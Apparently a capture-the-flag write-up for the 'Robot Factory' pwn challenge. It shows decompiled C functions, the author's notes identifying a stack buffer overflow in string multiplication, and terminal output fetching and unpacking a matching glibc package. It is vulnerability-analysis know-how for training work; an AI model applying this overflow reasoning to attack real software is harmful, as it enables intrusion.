
```

void do_robot(long param_1)

{
  if (*(int *)(param_1 + 8) == 0) {
    do_num(param_1);
  }
  else if (*(int *)(param_1 + 8) == 1) {
    do_string(param_1);
  }
  return;
}

```

Depending on the robot type it calls the two functions do_num and do_string



```c

void do_num(long param_1)

{
  uint uVar1;
  undefined local_10 [8];

  *(undefined **)(param_1 + 0x20) = local_10;
  uVar1 = *(uint *)(param_1 + 0xc);
  if (uVar1 == 2) {
    multiply_func(param_1);
  }
  else if (uVar1 < 3) {
    if (uVar1 == 0) {
      add_func(param_1);
    }
    else if (uVar1 == 1) {
      sub_func(param_1);
    }
  }
  *(undefined *)(param_1 + 0x38) = 1;
  return;
}

```


Depending on operation type it calls 3 functions, also creates a variable to store the values and stores it address on memory+0x20



Decompile: do_string - (robot_factory)

```

void do_string(long param_1)

{
  long in_FS_OFFSET;
  undefined local_118 [264];
  long local_10;
  
  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  *(undefined **)(param_1 + 0x20) = local_118;
  if (*(int *)(param_1 + 0xc) == 0) {
    add_func(param_1);
  }
  else if (*(int *)(param_1 + 0xc) == 2) {
    multiply_func(param_1);
  }
  *(undefined *)(param_1 + 0x38) = 1;
  if (local_10 == *(long *)(in_FS_OFFSET + 0x28)) {
    return;
  }
                    /* WARNING: Subroutine does not return */
  __stack_chk_fail();
}

```


Depending on operation type it calls 2 functions, it creates a buffer to store the result and stores it in robot memory+0x20



Decompile: add_func - (robot_factory)


```

void add_func(long param_1)

{
  if (*(int *)(param_1 + 8) == 0) {
    **(long **)(param_1 + 0x20) = *(long *)(param_1 + 0x18) + *(long *)(param_1 + 0x10);
  }
  else if (*(int *)(param_1 + 8) == 1) {
    memcpy(*(void **)(param_1 + 0x20),*(void **)(param_1 + 0x10),*(size_t *)(param_1 + 0x28));
    memcpy((void *)(*(long *)(param_1 + 0x20) + *(long *)(param_1 + 0x28)),
           *(void **)(param_1 + 0x18),*(size_t *)(param_1 + 0x30));
    free(*(void **)(param_1 + 0x10));
    free(*(void **)(param_1 + 0x18));
  }
  return;
}

```

Depending on the data type it adds or concatenates the data




```c
void multiply_func(long param_1)

{
  long local_18;
  long local_10;

  if (*(int *)(param_1 + 8) == 0) {
    **(long **)(param_1 + 0x20) = *(long *)(param_1 + 0x18) * *(long *)(param_1 + 0x10);
  }
  else if (*(int *)(param_1 + 8) == 1) {
    memcpy(*(void **)(param_1 + 0x20),*(void **)(param_1 + 0x10),*(size_t *)(param_1 + 0x28));
    local_10 = *(long *)(param_1 + 0x28);
    for (local_18 = 0; local_18 < *(long *)(param_1 + 0x18); local_18 = local_18 + 1) {
      memcpy((void *)(*(long *)(param_1 + 0x20) + local_10),*(void **)(param_1 + 0x10),
             *(size_t *)(param_1 + 0x28));
      local_10 = local_10 + *(long *)(param_1 + 0x28);
    }
  }
  return;
}
```

This function implements string and int multiplication,
The string function is vulnerable to buffer overflow, even though we can enter atmost 256 characters, we can multiply it many times




```c
void sub_func(long param_1)

{
  if (*(int *)(param_1 + 8) == 0) {
    **(long **)(param_1 + 0x20) = *(long *)(param_1 + 0x10) - *(long *)(param_1 + 0x18);
  }
  else if (*(int *)(param_1 + 8) == 1) {
    do {
      invalidInstructionException();
    } while( true );
  }
  return;
}
```


Decompile: self_destruct_protocol - (robot_factory)

```c

void self_destruct_protocol(void)

{
  int local_c;
  
  do {
    for (local_c = 0; local_c < 8; local_c = local_c + 1) {
      if ((*(long *)(robots + (long)local_c * 8) != 0) &&
         (*(char *)(*(long *)(robots + (long)local_c * 8) + 0x38) != '\0')) {
        if (*(int *)(*(long *)(robots + (long)local_c * 8) + 8) == 0) {
          printf("Result: %ld",*(undefined8 *)(*(long *)(robots + (long)local_c * 8) + 0x20));
        }
        else if (*(int *)(*(long *)(robots + (long)local_c * 8) + 8) == 1) {
          printf("Result: %s",*(undefined8 *)(*(long *)(robots + (long)local_c * 8) + 0x20));
        }
        write(1,&DAT_0040201f,2);
        free(*(void **)(robots + (long)local_c * 8));
        *(undefined8 *)(robots + (long)local_c * 8) = 0;
      }
    }
    sleep(1);
  } while( true );
}

```


It prints the stored value

3) Getting the required libraries



```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Robot Factory/pwn_robot_factory]
└─$ strings libc.so.6| grep GNU
GNU C Library (Ubuntu GLIBC 2.31-0ubuntu9.2) stable release version 2.31.
Compiled by GNU CC version 9.3.0.
```


https://launchpad.net/ubuntu/focal/amd64/libc6/2.31-0ubuntu9.2



```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Robot Factory/pwn_robot_factory/temp]
└─$ wget http://launchpadlibrarian.net/511639304/libc6_2.31-0ubuntu9.2_amd64.deb
--2024-10-09 20:06:59--  http://launchpadlibrarian.net/511639304/libc6_2.31-0ubuntu9.2_amd64.deb
Resolving launchpadlibrarian.net (launchpadlibrarian.net)... 185.125.189.229, 185.125.189.228, 2620:2d:4000:1009::13e, ...
Connecting to launchpadlibrarian.net (launchpadlibrarian.net)|185.125.189.229|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2714688 (2.6M) [application/x-debian-package]
Saving to: ‘libc6_2.31-0ubuntu9.2_amd64.deb’

libc6_2.31-0ubuntu9.2_amd64.deb     100%[===================================================================>]   2.59M   229KB/s    in 16s

2024-10-09 20:07:16 (169 KB/s) - ‘libc6_2.31-0ubuntu9.2_amd64.deb’ saved [2714688/2714688]


┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Robot Factory/pwn_robot_factory/temp]
└─$ dpkg-deb -x libc6_2.31-0ubuntu9.2_amd64.deb .

┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Robot Factory/pwn_robot_factory/temp]
└─$ cp -r lib/x86_64-linux-gnu/ ../glibc

┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Robot Factory/pwn_robot_factory/temp]
└─$ |
```

